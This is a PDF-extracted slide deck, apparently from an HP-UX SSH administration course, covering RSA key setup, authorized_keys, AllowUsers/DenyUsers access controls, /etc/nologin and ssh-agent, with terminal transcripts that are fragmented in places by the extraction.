
This works only if configuration settings are set on both the HOST and CLIENT.

RhostAuthentication
IgnoreRhosts

SSH: The Process

Part 2: User Validation

RSA Authentication (Part 1)




Continued...

SSH: The Process

Part 2: User Validation

RSA Authentication (Part 2)



SSH: The Process

User Validation

- #3: PAM Authentication

This is the last User authentication method. All other User authentication methods have failed. The User is prompted for their HP-UX account password or for whatever PAM module is configured.

Important: The session is still encrypted!!

SSH: The Process

User Authentication

- Other Authentication Methods:
 - Kerberos 4
 - Kerberos 5
 - PAM (HP-UX really uses PAM to begin with, not UNIX Password)
 - TCP Wrapper

User creates their keypair

```
ctg700: ssh-keygen -t rsa -f /home/jrice/.ssh/id_rsa
```

Generating public/private rsa key pair.

Enter passphrase (empty for no passphrase): [mypassphrase8]

Enter same passphrase again: [mypassphrase8]

Your identification has been saved in /home/jrice/.ssh/id_rsa.

Your public key has been saved in /home/jrice/.ssh/id_rsa.pub.

The key fingerprint is:


```
81:51:c1:58:a7:cc:21:61:2c:0f:de:09:e6:83:c5:12 jrice@ctg700
```

```
ctg700: ll .ssh
```

```
total 4
```

```
-rw----- 1 jrice  users    951 Jun 11 12:19 id_rsa
-rw-r--r-- 1 jrice  users    222 Jun 11 12:19 id_rsa.pub
```


Authorized Keys File



rcp, FTP, scp, cut & paste

```

$ mkdir .ssh
$ cd .ssh
$ scp ctg700:/$HOME/.ssh/id_rsa.pub authorized_keys
The authenticity of host 'ctg700 (192.168.1.124)' can't be
established.
RSA key fingerprint is
20:10:42:57:87:c4:b9:9b:0e:c4:e6:3d:fd:dc:90:4f.
Are you sure you want to continue connecting (yes/no)? yes
6753: Warning: Permanently added 'ctg700,192.168.1.124' (RSA)
to the list of known hosts.
jrice@ctg700's password: [Enter UNIX Password]
id_rsa.pub          100% |*****|
222                00:00
$ ll
total 32
-rw----- 1 jrice      users      222 Jun 11 13:44
authorized_keys

```

No UNIX password requested

```
ctg700: ssh ctg701
```

```
Enter passphrase for key
```

```
'/home/jrice/.ssh/id_rsa': [mypassphrase8]
```

```
Last successful login for jrice: Wed Jun 11 13:42:30 PST8PDT  
2003 on pts/0
```

```
8052: debug1: read PEM private key done: type  
RSA
```

```
8052: debug1: ssh-userauth2 successful: method  
publickey
```

```
8052: debug1: channel 0: new [client-session]
```

```
8052: debug1: send channel open 0
```

```
8052: debug1: Entering interactive session.
```

Removing /etc/passwd risks

```
ctg700: ssh ctg701
```

```
Enter passphrase for key
'/home/jrice/.ssh/id_rsa':
```

```
Enter passphrase for key
'/home/jrice/.ssh/id_rsa':
```

```
Enter passphrase for key
```

```
'#/home/jrice/.ssh/id_rsa' yes
jrice@ctg701:~$ ssh ctg701
jrice@ctg701:~$ ssh ctg701
Password: no [Enter UNIX
```

Password]


```
ctg700: ssh ctg701
```

```
Enter passphrase for key
'/home/jrice/.ssh/id_rsa':
```

```
7616: Permission denied (external-
keyx,gssapi,publickey,keyboard-interactive).
```

```
ctg700:
```

Deny Access



Deny Access

local account

client

- /etc/opt/ssh/sshd_config:
 - DenyUsers newfdawg@ctg700
 - Denied access to only the local newfdawg account from host ctg700 by **all** users
 - Must be entered by root
- \$HOME/.ssh/authorized_keys file:
 - Remove key or
 - from="!newfdawg@ctg700"
 - Per account security
 - User can still enter UNIX password if PasswordAuthentication is set to "yes"
- Can restrict access to **local** accounts from remote hosts: TRUE
- Will restrict the user newfdawg on ctg700 access: FALSE (will restrict all users on ctg700 to the local newfdawg account)
- Can deny/allow access from "remote host" to "local account": TRUE
- Can deny/allow access based upon the client user: FALSE

Allow Access




- /etc/opt/ssh/sshd_config:
 - AllowUsers `*@ctg700`
 - Denied access from **all** other hosts
 - Must be entered by root
- \$HOME/.ssh/authorized_keys file:
 - Must have key
 - from="newfdawg@ctg700"
 - Per account security

AllowUsers `*@*.newfdawg.com`

DenyUsers `root@*.newfdawg.com`

Access Controls Summary

- sshd_config
 - PermitRootLogin
 - AllowUsers, DenyUsers
 - AllowGroups, DenyGroups
 - AllowHosts, DenyHosts
- authorized_keys
 - from=, from=!



Final Access: →



Jun 19 16:51:57 ctg701 sshd[6029]: User jrice not allowed because a group is listed in DenyGroups

/etc/nologin

- Touching the file: `/etc/nologin`
- `chmod 444 /etc/nologin`
- Only can login to the root account, all other accounts are temporarily denied access until the file is removed.
- Will display contents of this file as a message

- Jun 19 12:50:45 ctg701 sshd[5040]: User jrice not allowed because `/etc/nologin` exists

- **ksh (rksh) and sh (rsh) (both POSIX and Bourne)**

- \$HOME/.ssh/rc **or** /etc/opt/ssh/sshrc
- /etc/profile
- \$HOME/.profile

**Runs /etc/opt/ssh/sshrc only
if user's .ssh/rc does not exist**

- **csH**

- \$HOME/.ssh/rc or /etc/opt/ssh/sshrc
- /etc/csh.login
- \$HOME/.cshrc and \$HOME/.login

- **keysh**

- \$HOME/.ssh/rc or /etc/opt/ssh/sshrc
- /etc/profile
- \$HOME/.profile
- \$HOME/.keyshrc

Running command on remote system



```
ctg700: ssh ctg701 bdf
```

```
Enter passphrase for key '/home/jrice/.ssh/id_rsa':
```

```
*****
```

```
This is the from the user's /home/jrice/.ssh/rc file
```

```
*****
```

```
Filesystem      kbytes  used  avail %used Mounted on
/dev/vg00/lvol3 143360 64864 77928 45% /
/dev/vg00/lvol1  98288 42344 46112 48% /stand
/dev/vg00/lvol11 512000 374376 137072 73% /var
/dev/vg00/lvol8  20480  3578 15902 18% /var/spool
/dev/vg00/lvol7  20480  1109 18168  6% /var/mail
/dev/vg00/lvol10 983040 838816 143104 85% /usr
/dev/vg00/lvol6 122880  3648 118352  3% /tmp
/dev/vg00/lvol5 921600 325288 591688 35% /opt
/dev/vg00/lvol9  20480  2816 17584 14% /home
/dev/vg00/lvol4  81920 69883 11335 86% /home/ftp
/dev/dsk/cdrom 2457600 2457600  0 100% /cdrom
```

SSH Authorization Agent

```
ctg700: ssh-agent $SHELL
```

```
ctg700: ssh-add
```

```
Enter passphrase for /home/jrice/.ssh/id_rsa:
```

```
Identity added: /home/jrice/.ssh/id_rsa
```

```
(/home/jrice/.ssh/id_rsa)
```

```
ctg700: ssh ctg701 bdf
```

```
*****
```

```
This is the from the user's /home/jrice/.ssh/rc file
```

```
*****
```

Filesystem	kbytes	used	avail	%used
------------	--------	------	-------	-------

Mounted on

/dev/vg00/lvol3	143360	64864	77928	45%
-----------------	--------	-------	-------	-----

/dev/vg00/lvol1	98288	42344	46112	48%
-----------------	-------	-------	-------	-----

/stand

/dev/vg00/lvol11	512000	374376	137072	73%
------------------	--------	--------	--------	-----

/dev/vg00/lvol8	20480	3578	15902	18%
-----------------	-------	------	-------	-----

/var/spool

/dev/vg00/lvol7	20480	1109	18168	6%
-----------------	-------	------	-------	----

/var/mail

/dev/vg00/lvol10	983040	838816	143104	85%
------------------	--------	--------	--------	-----

/dev/vg00/lvol6	122880	3648	118352	3%
-----------------	--------	------	--------	----

/dev/vg00/lvol5	921600	325288	591688	35%
-----------------	--------	--------	--------	-----

/dev/vg00/lvol9	20480	2816	17384	14%
-----------------	-------	------	-------	-----

/home

11/14/2003

/dev/vg00/lvol4	81920	69883	11335	86%
-----------------	-------	-------	-------	-----




Memory

**Now when running command,
does not ask for the passphrase!**

```
SSH_AUTH_SOCK=/tmp/ssh-HMB6331/agent.6331
SSH_AGENT_PID=6332
```

*What is this
common misconception?*



Telnet (Not Encrypted)

mypass

